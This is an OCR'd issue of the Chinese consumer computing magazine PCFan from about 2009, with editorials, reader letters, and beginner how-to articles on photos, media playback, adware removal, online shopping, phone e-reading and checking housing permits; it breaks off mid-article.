《电脑迷》论坛：<http://bbs.cpcfan.com>

《电脑迷》新浪博客：<http://blog.sina.com.cn/dnm100>

## 一次优秀的续集策划



一部好的商业大片续集，是从策划到执行都取悦绝大多数观众的片子。《变形金刚2》虽然在剧情上和第一部相比没有更大的突破，但一部两个多小时的电影，能在视觉上一开始就变形翻滚，让帅哥美女从第一分钟就开始跳跃（奔跑）到最后一分钟，也是相当厉害。从策划的角度来说，导演迈克尔·贝成功抓住了人们看电影需要视觉效果、看电影需要释放压力的心态，造就了一个能取悦观众的续集策划。

不过，《终结者4》的续集策划和《变形金刚2》恰好相反，《终结者4》有电影三部曲的经典桥段和火爆的视觉效果在前，那么第四部就需要在策划上求新求变了。于是，片子策划了近未来的2018年，在天网和人类开战后，一个人机合体的机器人寻求人性救赎的故事。

从票房来看，《终结者4》比不过《变形金刚2》，这是续集策划思路的差异造成观众接受度的不同。《终结者4》试图用人性救赎来解读人和机器的关系，剧情深度够了，但相比之前的《终结者》三部曲来说，虽然场面火爆，场景和演员演绎也到位，但始终缺乏一种新系列的新意，只有铁杆《终结者》粉丝才会追，票房一般不足为奇。而《变形金刚2》更重视取悦初级观众的感官，虽然剧情中少年从头跑到尾的桥段和第一部别无二致，但一部两小时的爆米花电影，能欣赏到变形的细节、火爆的打斗，对大多数希望到电影院放松神经的观众足够了，虽然缺乏深度，但观众感觉花钱放松了，因此就赢得了更多票房。而我感兴趣的是，在翻滚、变形、奔跑为主题的第一和第二部导致变形金刚视觉疲劳之后，第三部《变形金刚》又该怎么拍？

说了这么多，讲的都是电影的续集策划，貌似仅仅和娱乐有关而和生活无关。但实际上，我们生活中也离不开各种续集策划。以我们编辑策划杂志稿子来说，其实每一期稿子的策划灵感，都是来源于生活的不同阶段，而能够引起读者的共鸣，让读者朋友们能用好电脑、学到知识、玩好网络，这是我们一直追求的目标，希望大家更喜欢我们的稿子策划，对我们的选题策划提出更多更好的意见和点子，那么，每期的《电脑迷》杂志就会有更好的续集策划，希望大家在论坛和QQ群里继续支持。

李超

## 美女美女看过来

夏日炎炎，如果硬要给夏天安一个好处，编辑部众帅哥会告诉你：打望（重庆方言，盯着好看的东西看，比如美女）。在编辑本期稿件时，一年一度的ChinaJoy正蓄势待发，而提到ChinaJoy，小编们和很多朋友的第一反应一样，首先想到的就是会场上随处可见的美女。

### ● Showgirl

进入第七年的ChinaJoy，从2003年开始看，Showgirl的质量和数量是一年胜过一年，比如2006年爆红于网络的丁贝莉，就是在当年的ChinaJoy上被发掘。



### ● Cosplayer

除了Showgirl，ChinaJoy的另一大看点就是越来越专业的Cosplay比赛。当



然，内行看门道，外行看热闹，对于很多朋友来说，美丽可爱的女Coser才是瞩目的焦点。

### ● 未知的2009……

2009年的夏天，又会有哪位女孩抢占我们的眼球呢？小编们会在论坛上和大家继续讨论XDDD

## 读者点评



参与方式：

- 前往《电脑迷》论坛回复本活动专帖
- 发邮件至 [pccfanclub@cpcfan.com](mailto:pccfanclub@cpcfan.com)

每期我们将选出一位最佳评刊员，由负责该文章的编辑回答大家的点评和提问。除奖励当期杂志外，还有小礼物一份（每期礼物不同，种类有图书、软件、耳机等），参与就有机会哦！

最佳  
评刊员

### ● 评2009年6月下

#### 《高手对小白，挑战BT截图任务》——超越

我是今年5月份才了解《电脑迷》的，真是觉得相见恨晚呐！说实在的，第一次买《电脑迷》，完全是冲着配刊光盘来的。小编们实在是太辛苦了，每期都要为我们准备图书和光盘两道丰盛的大餐。我实在是受不了《电脑迷》的双重诱惑，从初次相逢以后期期都买！

《电脑迷》杂志的文章非常实用，就拿6月下的《高手对小白，挑战BT截图任务》一文来说，对于我们这些电脑菜鸟，真是如获真经般的宝贵——以后网上求助再也不担心词不达意了！末了，望众小编们保重身体，期待下期更好的《电脑迷》！

谢谢你的喜欢。限于篇幅，文章只介绍了几种比较常见的截图方法，除此以外，诸如QQ空间、QQ邮箱以及Maxthon浏览器等，都提供截图功能。有需要的时候，只要足够方便，它们也可以帮助你。

——责编 王莹



# 天天PCFAN

大家好,“电脑迷俱乐部”之民生栏目“天天PCFan”在本期开播了!鼓掌!

嘿嘿,开篇搞笑一下,近段时间,咱们的读者论坛(<http://bbs.cpcfan.com>)非常火爆,尤其是“贴图版”,在前两期的俱乐部中曾向大家推荐过,最近小编收到读者“开的拉客”的建议,询问论坛的自曝活动开展很久了,小编能否将其整理,然后印到杂志上,答案是:Of course!此外也欢迎其他有兴趣自曝的朋友,直接给小编来信,邮箱地址是:pcfclub@cpfan.com,整理后会在近期统一刊登在俱乐部中,每位登上杂志的读者将寄送当期样刊一本。

说完“自曝”,下面是一个需要严肃讨论的问题:到底是“爆”还是“曝”?读者“yhss621”向小编们提出了疑问。这里引用热心读者“jjaw2008”的回复:

自爆,意思是自杀。

自曝,意思是自我曝光。

小编又一次写了错别字,对不起大家!针对这个问题,近期小编们在完稿后采用了互校的方法,查找彼此的错别字,自我感觉成果显著,欢迎读者们带上放大镜挑错!当然,小编们也会拿着放大镜互校,争取消灭所有错别字!

最后一封来信,读者“汤桓”从去年开始看《电脑迷》已经一年多了,非常细心的整理了五点建议,指出了许多不足,小编们除了感谢,就是好好努力,不辜负大家的期望,做出更多更好的文章和栏目!

## 论坛导航

本期  
人气  
版块

### ● 硬件疑难解答

电脑迷读者论坛的经典版块——“硬件疑难解答”版,关版主的老巢,任何关于电脑硬件的问题和经验交流,都可以在这里得到解答!

### 精彩活动

#### ● SHOW出你的桌面

善良的“重楼豪杰”版主又来送钱了!继操作系统版的桌面展示帖后,水区也推出了自己的桌面专帖,任何参与的会员,加十积分。参与方法很简单,按下键盘上的截图键,将桌面保存后上传至此帖即可。

<http://bbs.cpcfan.com/viewthread.php?tid=66803>

#### ● 你敢回答楼上的问题吗?

一个很经典的游戏,规则是由前一楼提出问题,下一楼在回答的同时提出新的问题。不过小编推荐这个帖子的理由是:这个帖一直在顶与埋之间挣扎,不知不觉就十多页了,相当彪悍-\_-|||

<http://bbs.cpcfan.com/viewthread.php?tid=66667>

### 热帖追踪

#### ● 那是一场错误的相遇

由傲骨杰伦同学领衔主演,错了,是编辑导演。相当罗曼蒂克的原创故事,通过游戏截图配文的形式进行,小编比较好奇的是男主角是谁? :P

<http://bbs.cpcfan.com/viewthread.php?tid=63784>

#### ● 投票,重温《仙剑》

对很多玩家而言,《仙剑》是一缕抹不去的情怀。由会员z490487840发起的投票活动,专门花了十九个小时下完了三十七集《仙剑三》电视剧,又花了两小时下载《仙剑三》游戏,相当专业,投票帖还附有《仙剑三》攻略赠送。

<http://bbs.cpcfan.com/viewthread.php?tid=67026>

## 征创意!

## 你想在“电脑迷俱乐部”看到什么?

1+1>2!一个人的脑容量是有限的,妖怪在此征集可以在俱乐部实现的小点子,比如新的活动、新的版块,或者对小编们在“编辑部主题”中讨论的话题提出建议,甚至还可以自己动手画四格漫画来投稿!凡采用者,除了得到样刊外,还有相应的稿酬哦!

来信请寄: pcfanclub@cpfan.com, 标题注明“俱乐部创意征集”即可。



## 偷菜

■ 图/GUO



# 非专业人士 还能拿照片干什么

文/罗勇



不是专业的摄影师,也不是专业的广告从业人员,我只是一个普通的好“摄”之徒,拍点照片就是为了自娱自乐,留个纪念什么的。不管是用单反、卡片机,还是摄像头、手机拍出来的数码照片,除了制成电子/网络相册,冲印成实体相片,还该怎么利用这些照片呢?

## 让你的电脑“眉飞色舞”

数码照片在电脑上除了能够直接查看浏览以外,其实还可以为电脑增“色”,用来美化系统和张扬个性。

### 照片当屏保

如果厌倦了Windows系统自带的屏保,也可以用自己的照片集设成个性化的屏保:在XP系统中,在桌面属性的“屏幕保护程序”选项卡下,选择屏幕保护程序为“图片收藏幻灯片”,点击“设置”按钮,在“使用该文件夹中的照片”后浏览定位到照片文件夹即可(如图)。如果想在屏保情况下浏览照片,可以点击“设置”,在“图片收藏屏幕保护程序选项”里勾选上“允许用键盘滚动浏览图片”,在小憩之余还可慢慢浏览相册。



### 设置成壁纸美化系统

桌面壁纸是系统美化的重要部分,只需在“显示属性/桌面背景”中点击“浏览”,选择照片即可。但是要注意的是拍摄的照片大小通常和显示分辨率不太匹配,在显示属性的“桌面”选项卡的“位置”下适当调整照片显示模式(比如居中、平铺或者拉伸),总之就是要避免照片在桌面上失真变形。

### 个性化系统账号图标

Windows系统里每个用户都可

以选择一个图片作为账户图片。如果不喜欢系统提供的头像,还是换成自己的照片吧。打开控制面板中的用户账户,单击需要修改图片的账户,接下来点击“修改我的图片”,单击图片预览框下面的“浏览图片”,选择一个早已准备好的照片即可完成更改(建议最好将照片最需要的部分裁剪成48×48像素)。

## 在移动设备中彰显个性

现在移动掌上设备可以说是人们旅途或者闲暇时光很好的伴侣,比如MP4、智能手机或者PSP等等,拍摄的照片“搬”到这些移动设备中,可以使移动数码生活更加丰富和有趣。

### 制作适合移动设备屏幕的墙纸

现在数码相机的分辨率都比较高,拍摄出来的照片尺寸也比较大,而移动设备的屏幕分辨率通常比较小,如果直接将照片上传到移动设备中作为墙纸的话,一是浪费储存空间,二是影响速度。只需用“光影魔术师”一类的图像处理软件对照片进行缩放和裁切,将照片调整到与移动设备屏幕分辨率大小一致,可以得到最佳的壁纸展示效果。

### 做成手机来电显示头像

无论基于Symbian系统还是Windows Mobile系统的智能手机,都可以设置联系人来电头像显示,只要用手机给联系人拍张照片或者把联系人的头像图片存入手机或是存储卡里,在通讯簿中编辑联系人名片的“详情”,然后点击编辑浏览到手机中的照片,完成就可以了。

## 在网络中成为个性化的标识

上网冲浪不但可以聊QQ,浏览网页,还可以论坛灌水或者到SNS社区“养花种草”,因此注册一个账户ID是必须的。为了与众不同,弄一个个性化

的头像就很有必要,将自己拍摄的照片作为头像就是个不错的选择,但是通常来说网络空间对头像图片大小有限制,因此还得进行裁剪处理。比如在“电脑迷论坛”的个人资料“个性化设定”下面,点击“修改头像”,然后上传照片或者利用摄像头拍摄照片作为个性头像,在Discuz!7.00论坛通用程序中,还可以通过直接拖动鼠标来选择裁剪适合头像大小的尺寸,或者点击“缩放”进行简单尺寸缩放。

## 数码照片独立展示

自己拍摄的照片,如果想要与家人或者亲戚朋友分享,无需冲印成实体照片,放到数码电子相框或者电视上播放展示就很直观,而且看起来也很舒心。

### 在电子相框中展示照片

目前三星、索尼、飞利浦、天敏、爱国者、纽曼、优派等厂商都推出了电子相框产品,直接将相机的存储卡插入或者直接将数码照片拷贝到数码相框的存储器中,就可以马上在相框里展示出来。

### 在大屏幕电视上展示照片

如果你已经购买了带USB接口的平板电视,可以直接将拍摄的照片复制到闪存或者移动硬盘中,然后用平板电视的USB连接线将其连接到电视上播放。

如果你的平板电视不支持直接读取USB设备的话,可以将电脑和电视连接起来,只要电视有VGA接口,电脑显卡有VGA接口和DVI接口,就可以连接。如果你的电脑是集成显卡,只有一个VGA接口,借助于VGA分频器来实现连接。然后在显卡驱动中作适当设置就可以实现相同的、不同的、甚至合并的图像画面显示。这样,在电脑上播放照片,电视上也会同时播放展示照片了。



# 用好播放器 享受大片儿

■ 文/春露



暑期电影大片排队上映,如果错过影院播放档期,也可以在电脑上下载和观看这些大片补补课。不过,网上下载的电影在播放过程中,新手朋友们会遇到一些疑难杂症无法排解,直接影响了影音娱乐的享受。其实现在主流的媒体播放器——QQ影音已经有了很全面的播放修正功能,一些常见的问题只要更改或调节播放器的选项设置即可解决。


## 妙用播放器的快捷键

虽然QQ影音的播放器面板上有着各种各样的播放控制按钮,但在全屏播放时,使用一些常用快捷键操作,不但可以快速操作,还可以大大减少操作对画面效果的影响。

播放器快捷键	
播放/暂停	空格键
快进/快退	Ctrl+↑或↓
5秒快进/快退	←或→
全屏切换	Enter或双击左键

## 画面显示比例不正常

不少朋友在看电影时可能遇到过这样的情况:电影画面显示比例怎么看怎么别扭,人物或被拉长或被压扁。这主要是视频在压制时所采用的比例不恰当所致,例如16:9的视频被压制成4:3。遇到这种情况,可以在播放器里将视频恢复本来面貌:直接右击播放画面,选择弹出的快捷菜单中的“屏幕控制/显示比例”,在下面的子菜单中直接尝试选择另一种视频尺寸比例即可(如图1)。




**TIPS**  
如果视频画面中人物或物体瘦长,可将画面显示比例设为16:9;反之,如人物或物体粗胖,可将画面显示比例设为4:3;选择“默认值”即恢复视频原始显示比例;如果显示比例仍不自然,可以在画面上点击右键选择“屏幕控制/显示比例/铺满窗口”,然后用鼠标拖动QQ影音窗口边缘,任意更改画面显示比例,直到对效果满意为止。

## 左右声道双语

不少朋友下载的电影在播放时能听到两种不同的语言,例如2.0或2.1音箱的左声道播放的是普通话,右声道播放的却是英文,两种语音互相干扰,这是因为某些视频文件在转录或压制时在左右声道各添加了一种语音(VCD转录经常出现这种问题)。这种情况下,只有暂时关闭一个声道(例如关闭英文)才能解决问题。例如在QQ影音中,只要右键点击播放画面并选择“声音”,在“声道”的下拉菜单中选择特定的声道即可排除这种干扰。

但这样设置后,只有一个音箱发声,无论是音量还是临场感都没有办法同立体声播放效果相比,这种情况下,可以退而求其次:右键点击播放画面,打开QQ影音的“声音/声音控制”,在“声道选择”中选中自己要听的声道(左或右声道),让两个音箱播放同一条音轨的声音(如图2)。




## 外挂字幕问题多

看国外大片时,字幕可不能少,视频里的字幕按存在形式分为三种,分别是内嵌、内挂与外挂,内挂字幕一般捆绑在MKV这种特定的视频格式里,外挂字幕跟视频文件同名,后缀名却是SRT/SUB/IDX等。有时候因为字幕制作者的粗心大意,外挂或内挂字幕会出现一些小问题,例如字幕与时间轴不匹配,字幕的位置、字体影响观看效果等,除了到网上重新下载匹配的字幕文件,还可以在QQ影音里微调字幕。

## 调整字幕位置

假如在播放电影时,字幕位置不合适或遮挡画面,这时就需要重新调整字幕的位置了,在QQ影音中调整字幕位置很方便,只要右击播放画面并选择“字幕/效果设置”,拖动字幕位置的滑块即可方便地调整字幕的位置(如图3)。



## 字幕字体设置

有些时候还会碰到字幕字体或颜色不合适,看起来很不舒服,这时只要右击播放画面并选择“字幕/字体样式”,在下拉菜单中便可重新设定字体、字号、字体颜色及描边颜色(中文字体推荐使用微软雅黑,英文字体推荐使用Arial)。

## 字幕重定位

有时候出现字幕与视频不同步的情况,譬如延时几秒或是超时几秒,这种情况下也可以通过手工重新定位字幕来解决问题。在QQ影音中重新定位字幕方法:右击播放画面并选择“字幕/效果设置”,如果字幕延时只是几秒而已,可以在“字幕同步(秒)”的下拉菜单中选择0.5秒或0.1秒,点击字幕提前或延迟出现的箭头按钮来微调。

在调整字幕同步时间时,往往需要多次尝试才能达到最终同步的目的。

## 多重字幕显示

有些片子提供了多语种字幕,在QQ影音里可以分别或同时显示两种,右键点击播放画面,选择“字幕/字幕选择/设置次语言字幕”,在对话框里分别选择并设置字幕的主次,并选择字幕的显示方式即可。

# 根治网络牛皮癣

文/风花雪月 王卫华




电脑上网后,具有“流氓色彩”的程序会从互联网不请自来,删也删不掉。此类恶意程序越来越多,往往会突然弹出广告,在后台偷偷发送私密信息,非常烦人,影响我们的上网体验。这就是传说中的网络牛皮癣,它其实是由恶意软件、恶意插件和各种弹出广告组成。有没有办法根治它?本文将告诉你答案。

## 恶意软件 不请自来

**小编的话:**电脑里常常出现一些没安装印象的软件,这就是恶意软件。它们大多是装软件时默认捆绑,趁我们不注意偷偷顺带安装的。一旦装上,大多无法卸载。

## 软件安装看仔细 默认捆绑耍流氓

紫光拼音输入法是一个很好的输入法,但安装包里捆绑的“百度超级搜霸”和“华宇搜索精灵”两个软件是默认勾选安装的(如图1)。普通用户安装的时候如果不仔细,一直点击“下一步”安装结束,没察觉到这两个和输入法无关的软件就默认装上了。



在安装软件时,不要一直快速点击“下一步”,睁大眼睛仔细看每一步的选项,取消默认勾选不需要的安装选项,这样就杜绝了捆绑在安装流程内的恶意软件进驻电脑。

## 感染恶软也不怕 大师来清理

恶意软件没有卸载项,按照系统常规的卸载办法无法清除,这时就可以请出“流氓软件清理大师”,将“流氓软件”全部扫描出来驱逐出境。

运行安装本期配套光盘附带的



流氓软件清理大师,用它扫描系统,若发现系统中有流氓软件会以红字显示,单击“查看详细信息”文字链接或“流氓软件清除”按钮,进入“流氓软件清除”标签卡,就可以看到系统中已安装流氓软件名称、位置、状态等详细信息,驱逐也很简单,只要单击“清除”按钮即可(如图2)。

## 恶意插件 别寄生

**小编的话:**恶意插件通常潜伏在网页中,我们点击恶意网页时,就会自动运行寄生在浏览器的插件系统上,通常表现为在浏览时弹出广告框,浏览时速度变慢,也非常讨厌。

## 保卫浏览器 拒绝插件寄生

需要注意的是,上网时不要随便点击可疑链接。另外,也可通过设置,提高浏览器的安全级别,让恶意插件进不来。进入控制面板,打开“Internet选项”,在“安全”标签卡中,提高浏览器安全级别,浏览器防范恶意插件的能力就大大提高了。

如果大家对上述设置还不放心,建议将IE浏览器升级到IE 8,或者换用防插件能力更强的傲游(Maxthon)等第三方浏览器,以上浏览器针对恶意插件做了专门的优化,被恶意插件寄生的可能性会大幅度降低。

## 清除恶意插件 360安全卫士反劫持

如果IE浏览器被恶意插件劫持了,也可以用工具软件反劫持,恢复IE清爽。访问360安全卫士首页(<http://www.360.cn/>),下载并安装360安全卫士。然后启动主界面,切换到“常用/清理恶评插件”的界面,点击扫描,会报告IE浏览器上插件情况,如果有广大网友恶评的插件,就会在这里显示出来,直接点击清理,重启


电脑,即可让IE浏览器恢复原样。

360安全卫士也有防范恶意软件安装的检测功能。当我们安装的软件试图篡改IE首页,或者是强行加入启动项,更改注册表时,会弹出窗口提示处理。

## 软件弹广告 也有招

**小编的话:**各种正规软件的强制弹出广告也很烦,例如:在用QQ时,弹出新闻不是人人喜欢;而迅雷下载速度超快,但会不时弹出各种广告窗口。此类广告为软件内嵌,随正式软件附带。我们可以有针对性地设置,防止此类牛皮癣。

以去除QQ托盘中新闻广告为例,升级到QQ会员,然后依次打开“设置/基本设置/常规”,取消“登录后显示腾讯网今日要闻(会员设置项)”和“总是打开会员登录提示(会员设置项)”两个项目的勾选,就可以去掉新闻广告了(如图3)。如果不是会员,这两项是强制打开的。软件弹出广告要根据具体软件而定,没有统一的方法,大家可以用搜索引擎,搜索“软件名”+“去除广告”等关键词查找,网上一定有很多有针对性的方法。



(光盘收录了去除更多正规软件弹出广告方法的专题,请大家访问光盘扩展阅读。)

网络牛皮癣虽多,其实也有招对付,希望大家能更清爽地上网用电脑!



# 睁大眼睛识网购

文/贺全荣、王卫华

目前,网上购物已成为一种新的生活方式,不过,网购毕竟不是当面交易,虽然价格有优势,但也存在问题。从本期开始,我们会请网购达人陆续给大家介绍网购的各种经验,这次先给大家讲讲在网购之前,怎么炼成一双火眼金睛。

## 货比三家问价格

网上购物,很多人看中的是网购商品价廉物美的优势,而很多不良商家正是抓住这种心理,在价格方面大做文章。我们应该怎么看破价格陷阱呢?

### 第①招 横向比较 过滤虚低报价

网上商品若是以极低的价格标出,就能占据搜索第一页吸引关注,需要筛选掉这些虚低报价。

以淘宝网搜索Xbox360游戏机为例,方法如下:首先,淘宝搜索“Xbox360”和“主机”两个关键字,点击“价格排序”,价格就由低到高的方式列出来(如图1),第一页显示得最低价基本是低价信息,并非主机正常价格;其次,搜索后页面右侧掌柜热卖栏,有淘宝官方推荐的信息,这里价格是1849元到2830元之间,这才是合理的价格;最后,在搜索过滤的“价格区间”一项,输入最接近的低价和最高价格,就能将恶意虚假关键字报价信息过滤掉了。



### 第②招 纵向比较其他商城报价

访问其他著名的网上商城,搜索同样的关键字也可掌握价格。下面列出了比较知名的商城,大家不妨对比看看价

网址	名称	简要说明
http://www.paipai.com/	拍拍网腾讯商城	和QQ相结合的网上商城
www.360buy.com	京东商城	在电器方面价格不错
www.dangdang.co	当当网	全球最大的中文网上书店
www.Amazon.cn	亚马逊中国	购买图书、音响正品的专业网站

格如何。

网购不能放松对低价的警惕,若商品价格比市场价便宜太多,就要用价格横向纵向比较,搜索过滤掉恶意低价。

### 第③招 隐形价格 邮费要小心

网购时很多卖家把价格标低以吸引眼球,但总价其实已经超过了市场平均价格。这就是商家商品定价时把隐形的邮费价格定高赚钱。例如,某次在淘宝上看到一个2GB的U盘标价20元,价格低,但准备拍下时发现总共要花60元,而其他店加上邮费总共才50元(如图2),这是因为邮费定为40元,总价不菲。



在关注商品标价的同时,也要注意邮费是否虚高。

## 网购保障看仔细

虽然购物网站有商家诚信系统,但信誉可以刷,差评可以删。有没有办法,让网购后顾之忧呢?

### 第④招 消费者保障更可靠

要让商品更有保障,不妨更多依靠购物网站的消费者保障计划。大型网站推崇商业信誉,他们不会拿自己的信誉开玩笑。淘宝网推出的消费者保障计划,就是一种很好的消费保障,且让我们看看这些保障能带来什么。

#### 消费者保障功能描述表

如实描述	若买到商品和卖家描述的不一样就能申请赔付。
7天退换货	在签收货物后7天内,卖家可无理由退货。
30天维修	在30天内出现问题,卖家无条件免费维修。
正品保障	商家承诺销售的商品是原厂正品。

从上表可以看出,淘宝的消费者保障是商城联合商家对产品的保障,最低要求是如实描述,是诚信商家的基本,而7天退换货和30天维修这两项服务涉及到在途邮费问题,因此最好先打

听清楚退换货在途邮费情况,邮费过高在途费用就不划算;而正品保障则是商家对商品品质的承诺,大可放心选择。在搜索商品的时候,可以直接勾选保障选项,然后在此基础上搜索需要的商品(如图3)。



### 第⑤招 评价等级 仅作参考

评价是好事,但卖家可删差评,这使得评价的可信度降低,大家千万别迷信商家评价,仅作参考就是。

## 实物鉴别看清楚

有没有办法,网购也能看看实物呢?其实也很简单。

### 第⑥招 逛商场看实物

网购商品之前,先到本地的商场看看实物是个不错的办法。网上通常会列出商品的详细数据。找到商品后将参数复制出来,带到商场去对比鉴别即可。

例如想买一个《变形金刚2》电影版的擎天柱原厂模型,网购不能直接看到模型细节,网上搜到的信息有模型等级和出品公司等。带着这些信息,到商场玩具专柜看实物,就会对商品有一个更直观的感受。

像衣服、鞋等商品就很容易在商场里直接看到品牌、型号、大小和货号等数据,而淘宝网上通常都有商品货号,只要记住货号和尺寸大小,到商场试穿一下,就知道是否合适自己了。

如果在网购中做好了前期识别的工作,那么购买后发生交易纠纷,感觉上当受骗的几率就会大大降低,网购也会更顺心。

# 手机天天看小说

文/陈相



从小就喜欢看小说,现在读大学了,还经常去租小说。租本小说,押金10元,每天还要给老板1元钱。我是小说迷,每天要看好几本,感觉每天付出的租金太高了。听说用手机能看小说,手机是随身携带的东西,怎样才能用它随时随地免费看小说呢?

## 网上看小说推荐站

- 小说阅读网http://www.readnovel.com
- 起点中文网http://www.qidian.com
- 小小说网www.xiaoxiaoshuo.net
- 小说网www.xiaoshuo.com
- 蓝蓝小说吧http://www.lanlanbook.com


## 网页格式转文本

在网上看到小说,下下来在移动设备上阅读时发现很多问题,首先是很多小说打不开,能打开的小说也有很多断行。怎样才能进行格式转换,让网页变成移动设备能识别的TXT呢?



“FineReader”是一个HTML转TXT的好工具。打开软件后,先选择需要转换的文件(按住Ctrl键可多选),然后点击“Html→Text”标签,再选中“<BR>”、“<P>”与“回车/换行”栏里的“换行”选项,再在“空格”栏里选中“空格”,最后点“开始转换”即可(如图1)。如果转换出来的内容不对,可以选择“使用IE内核”。

当小说下下来后,都是一章一个文件,要是能将所有TXT文件合并成一个文件那就爽呆了。在“FineReader”里进入“文件合并”标签,点击“选择”按钮,在弹出的



对话框中输入合并后的名称,然后点击“开始”按钮,在弹出的对话框中选择需要合并的文件即可。


## 批量段落巧合并

把HTML转换成TXT文件后,由于去掉了HTML中的段落控制,转出来的文件看起来可能会参差不齐。进入“段落合并”标签,按照1、2、3的顺序,先设置“在源文件中,判断一个段落开始的标志是”栏,选中“以2个中文空格开头的行”和“以4个英文字符开头的行”(如图2);然后把“在输出的文件中”的“段落开头添加”设置为2个中文空格,再选择源文件,最后点击“开始合并”按钮即可。



## 网页元素都去除


网页复制到Word文档时,每段结尾显示的不是回车符,而是“↓”(人工换行符)。只需按“Ctrl+H”打开“查找与替换”对话框(如图3),单击“高级”按钮,点击“特殊字符”按钮,在



“查找内容”框内输入“^I”(人工换行符),在“替换为”框内输入“^P”(段落标记),单击“全部替换”按钮即可。在替换时,还可以替换相关的网页代码、空格,将它们批量删除。

## 手机随时看小说

如果手机没包月,或者手机流量用完了,就可以把转换的小说存到手机上看,前提是你有手机数据线。MOTO TXT是一个万能软件,只要支持JAVA的手机都能用。直接把它和TXT格式的小说拷到手机上,先打开软件,然后在软件中打开小说就可以了。在软件进入“应用软件接入”→“手机接入”→“增加和编辑数据”,将“不允许”改选为“每次询问”,然后打开MOTO-TXT访问目录时会提示,点击“打开”,再选择E(E为存储卡,C为手机内存)后点击“确定”,这时文件目录就出来了,再选择TXT文件即可阅读(如图4)。



在小说阅读界面中,按2键向上滚屏、8键向下滚屏、4键向上翻页、6键向下翻页;如果要返回目录可以按7键,要设置背景字体颜色可按5键。

现在,不管是用电脑还是手机;不管是在线还是不在线,我们都能看到免费的小说了。

该软件已收入本期光盘



# 足不出户 识破开发商的三大骗局

文/华华



毕业了,拉着女朋友的手双双进入公司,工作很顺利,打算结婚了。向女朋友求婚,她原则同意,但提出:“不买房子不结婚”,并列出了一大堆理由。于是,我开始了买房之路。经过一年多的摸爬滚打,终于完成任务,将一些经验共享给大家,以免大家成为开发商的小白羊。

## 骗局一 自称正规的开发商,房子没问题

房子最重要的就是五证是否齐全,五证就是《国有土地使用证》、《建设用地规划许可证》、《建设工程规划许可证》、《建设工程施工许可证》、《商品房预售许可证》。以北京为例,进入“北京市房地产交易管理网站”(www.bjfdc.gov.cn)查询,可以查询“城市名称”+“市房地产交易管理”。以“瑞旗家园”楼盘为例,在“新建商品房项目查询”里输入项目名称“瑞旗家园”,再点击“查询”即可看到“京房售证字(2009)216号”(如图1),说明该房子已经通过政府审批,可以出售。点击“京房售证字(2009)216号”字样即可看到“瑞旗家园”的五证信息,发现是出让地,并且有40年使用时间。



但在查询有的开发商时,就查到土地为划拨地,并且没有办理预售许可证,购买这些房子时,极可能会上当受骗。

### 出让地与划拨地的区别

